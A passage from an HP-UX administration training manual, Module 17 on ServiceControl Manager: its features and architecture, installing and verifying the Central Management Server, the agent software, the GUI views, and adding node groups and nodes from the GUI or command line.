27. Enter **b** to reboot the system.

Select one of the above: b


Module 17 — ServiceControl Manager

Objectives

Upon completion of this module, you will be able to do the following:

- Explain the benefits of ServiceControl Manager.
- Describe the architecture of ServiceControl Manager.
- List the steps to install a Central Management Server.
- List the steps to add nodes, users, and tools to ServiceControl Manager.

17-1. SLIDE: ServiceControl Manager Features



Student Notes

ServiceControl Manager (SCM) allows management of groups of HP-UX systems from a central server, helping to reduce IT costs and make it easier to manage multiple systems.


Features of ServiceControl Manager include:

- Role-based management — Role-based management provides delegation of management activities to specific operators on designated nodes without giving root access.
- Distributed task facility — Distributed Task Facility replicates functions across nodes within an SCM cluster.
- Single and multisystem tool mechanisms — Single system tools are run on remote systems and the results are collected at the Central Management Server for review. Multisystem aware tools are capable of running on many systems at once.
- Node groups — Node groups collect similar nodes together for the sake of easier administration.

For HP-UX 11i, SCM includes the following enhancements:

- ServiceControl Manager adds HP-UX 11i support for the central management station (CMS) and managed nodes.
- ServiceControl Manager adds HP-UX 10.20 support for managed nodes.
- ServiceControl Manager now supports workstations as CMS/managed nodes.

17-2. SLIDE: ServiceControl Manager Cluster




Student Notes

The shaded area on the slide is a ServiceControl managed cluster. The cluster is a collection of nodes being managed by ServiceControl Manager from a central management server. Individual nodes, nodes within ServiceGuard High Availability clusters, or nodes within HyperFabric-connected HyperPlexes can be added to a ServiceControl managed cluster. Each node, regardless of any other collection it belongs to, must be added individually to the SCM cluster.

An SCM cluster can be used to apply common management operations to sets of similarly configured HP-UX systems. SCM can be used to distribute password files to diverse systems, yet it is most effective administering groups of servers with uniform configurations.


17-3. SLIDE: ServiceControl Manager Architecture



Student Notes

ServiceControl Manager consists of a central management server. The central management server is a single location from which multiple servers can be updated or modified. The central management server permits trusted users to log on and run tools on managed nodes. The diagram shows the user roles across the top, the tools and the nodes along the side.

17-4. SLIDE: Central Management Server (CMS)



Student Notes

Central Management Server Software

B8337BA—Central Management Server

- ServiceControl Manager.
- OBAM User Interface Framework
- Ignite UX
- Software Distributor 11.11
- ServiceControl Repository
- Desktop Management Interface
- Event Management Service

J4258BA—iPlanet Directory Server

B8342AA—Netscape Communicator

B6733AA—DCE Kernel Threads

Agent Software

B8338BA—Agent Software

- ServiceControl Manager
- Software Distributor 11.11
- System Configuration Repository
- Desktop Management Interface
- Event Management Service

HP-UX Enablement Patches contain the minimum patches needed for HP-UX 10.20 or HP-UX 11.00 to run SCM CMS and agent software. HP-UX 11i (11.11) does not require patches to run SCM.

Installation of the HP-UX 11i Central Management Server

1. Insert the CD-ROM.
2. Start **swinstall**.
3. Use the **Find Local CD** button on the **Specify Source** dialog box to mount and register the CD automatically.

The HP-UX 11i OE bundle is the minimum required OE for the CMS. All HP-UX 11i operating environments include the ServiceControl Manager product.

Log on as root to the system that you have chosen to be the CMS.

4. If the J4258BA (Netscape Directory Server) bundle is not already installed, run **swinstall** to install it:

```
/usr/sbin/swinstall -s source_path J4258BA
```

where `source_path` is a fully specified path to the install media.

5. Check the output for errors. If errors are reported, refer to the file `/var/adm/sw/swagent.log` for more information. If you need to review the errors reported to the screen by **swinstall**, they are also saved in the log file: `/var/adm/sw/swinstall.log`.

6. Update the kernel configuration:

- a. Type: **sam**
- b. Select **Kernel Configuration**.
- c. Select **Configurable Parameters**.
- d. Change **max_thread_proc** to 96.
- e. Change **nkthread** to 1000 or modify the formula to produce the same effect.
- f. Select **Actions->Process New Kernel**.
- g. Choose **Move Kernel into Place and Shutdown/Reboot System Now**.

7. Continue with **Configure an 11.0 or 11i CMS** to configure the Central Management Server.

8. Run the **Setup** script. To set up ServiceControl Manager on the CMS, log in as root and run the command:

```
/opt/mx/bin/mxsetup
```

9. **mxsetup** will prompt you for the following information:
- Please enter the ServiceControl repository password.
 - Please enter a name for your Managed Cluster (default: is “HP Managed Cluster”). This is the name for this particular ServiceControl cluster. It is used to differentiate one ServiceControl cluster from another. This name may contain white space and ordinary punctuation (such as dashes and commas). There is no specific limit to the length, but it is recommended that you limit the name to 80 characters.
 - Please enter the login name of the initial ServiceControl trusted user. This is the HP-UX username of the person who is allowed to manage ServiceControl Manager configuration for this managed cluster. Specify one Trusted User now, and add more Trusted Users later. Do not specify root as a Trusted User, because root is added automatically. Choose an ordinary user to be the initial Trusted User.
 - Would you like **mxsetup** to back up the ServiceControl repository after it has initially configured it? This makes a backup copy of the repository password, managed cluster name, and initial Trusted User just entered.
 - Please enter the file path where **mxsetup** will store the backup data. This question appears only if you have chosen to back up the repository. Hit the **[Enter]** key to use the default path: `/var/opt/mx/data/scm.backup`
 - **mxsetup** will ask you to confirm your responses; then you will see the message: **“Please wait while mxsetup configures the ServiceControl Manager...”** and a series of messages, describing the steps that **mxsetup** is performing for you. When **mxsetup** finishes, you should see the message: **“The ServiceControl Manager was successfully configured.”**
Please see `/var/opt/mx/logs/scmgr-setup.log` for details.

To start the ServiceControl Manager:

10. Set the DISPLAY environment variable.
11. Enter `/opt/mx/bin/scmgr`.
12. Look in `/var/opt/mx/logs/scmgr-setup.log` if errors occur.
13. Run **mxsetup -u -f** to remove any partial setup before running **mxsetup** again.

Verify an HP-UX 11.0 or HP-UX 11i Central Management Server

To verify that ServiceControl is correctly installed and configured on the CMS:

14. Log on as the initial Trusted User.
15. Try running a ServiceControl Manager tool. For example, to run the ServiceControl version of the **bdf** command, you might run the command:
`/opt/mx/bin/mxexec -t bdf -n nodename`
16. Check that the CMS node name is in the list of managed nodes. Run the command:
`/opt/mx/bin/mxnode -lt`

Check that the CMS is listed in the output.

17. Check the list of ServiceControl users by running the command:

```
/opt/mx/bin/mxuser -lt
```

Verify that both root and the initial Trusted User you specified when you ran **mxsetup** are listed.

18. Check that the user trying to use ServiceControl Manager is authorized to use it by executing:

```
/opt/mx/bin/mxauth -lt
```

Troubleshooting the CMS installation:

- If you are unable to complete the verification steps successfully, use **ps -ef | grep mx** to check that the following daemons are running:

```
mxrmi  
mxagent  
mxdtf  
mxlogmgr  
mxdomainmgr
```


Check **/var/opt/mx/logs/scmgr-setup.log** for problems.

- If you are unsure that DCE Kernel Threads Support was installed and patched correctly, use **ps -ef | grep /usr/dmi** to check that these daemons are running and not using excessive CPU cycles:

```
dmisp  
swci  
hpuxci
```

If there is a problem, reinstall B6733AA and reapply the patches for this bundle as listed in the README. Then kill and restart these daemons with the command **swconfig -x reconfigure=true DMI**.

17-5. SLIDE: SCM Agent Software



Student Notes

Before adding a node with the ServiceControl Manager graphical user interface on the central management server, you must add the agent software to the prospective managed node. The agent software can either be downloaded from www.software.hp.com/products/scmgr or from the installation CDs for HP-UX 11i. Place the agent software within a depot on the CMS and install it from that depot to the managed node. During the installation of the agent software, a file is created on the central management server. This file is located under `/var/opt/mx/nodes`. The file is named the hostname of the managed node. This file is essential to adding the node within the ServiceControl Manager GUI.


Agent Software

B8338BA—Agent Software

- ServiceControl Manager
- Software Distributor 11.11
- System Configuration Repository
- Desktop Management Interface
- Event Management Service

HP-UX Enablement Patches contain the minimum patches needed for HP-UX 10.20 or HP-UX 11.00 to run SCM CMS and agent software. HP-UX 11i (11.11) does not require patches to run SCM.

17-6. SLIDE: SCM Views



Student Notes

Service Control Manager Graphical User Interface has four views available, each one optimized for different sets of tasks. Some tasks can be performed only from a specific view (such as removing a user) and selecting the correct view makes a task easier to accomplish.

Using the Node Groups View

The Node Groups view provides a view of all the ServiceControl Managed Cluster node groups. A user can select a node group and perform an action on the selected node group, such as running a tool. A Trusted User (a user who has permission to manage SCM) can add, modify, or remove a node group. Node groups are container objects; when opened, they reveal nodes and the nodes can be acted upon as in the Nodes view described below.

Using the Nodes View

The Nodes view provides a view of ServiceControl Managed Cluster nodes from which to initiate actions. A Trusted User can see all the nodes in the cluster and can add, modify properties of, or remove a node. Other users see the nodes they have role assignments on and can select a node on which to perform an action (such as running a tool).

Using the Tools View


The Tools view provides a view of the tools defined in ServiceControl Manager. The uppermost view is of the tool categories. Tools are assigned to a category when created. Tool categories are container objects, containing tools. When opened, the tools in that category are displayed. A user can double-click on a tool to execute it, or select a tool and perform an action on it. Only a Trusted User can remove a tool, and only a Trusted User or tool owner can modify a tool.

Using the Users View

The Users view is a view of the HP-UX users who have been added to ServiceControl Manager. A user can select a user, and view that user's properties. Only a Trusted User can add, modify, or remove ServiceControl Manager users.

17-7. SLIDE: Adding a Node Group

Adding a Node Group



Student Notes

Only a trusted user is permitted to add node groups. The GUI is best for adding a few node groups. The command line method is best for adding a number of node groups.

GUI

- Select Node Group View.
- Select Action.
- Select New.
- Select Node Group.
- Respond to all fields within the resulting dialog box.


Command Line

```
mxngroup -a -g "Cartoon Group" -n mickey donald pluto  
mxngroup -a -f atlanta.file
```

- a Option to add node group(s).
- f Option to specify node group information in a file.
- g Option to specify name of node group.
- d Option to specify the description of a node group.
- n Option to specify group members.

17-8. SLIDE: Adding a Node

Adding a Node



Student Notes

Only a trusted user is permitted to add a node to ServiceControl Manager. The ServiceControl Manager Agent must have already been installed on the node(s). The SCM GUI is best for adding a few nodes. The command line method is best for adding a large number of nodes.

GUI

- Select the **Nodes** view.
- Select **Actions**.
- Select **New**.
- Select **Node**.
- Answer each field in the resulting dialog box.

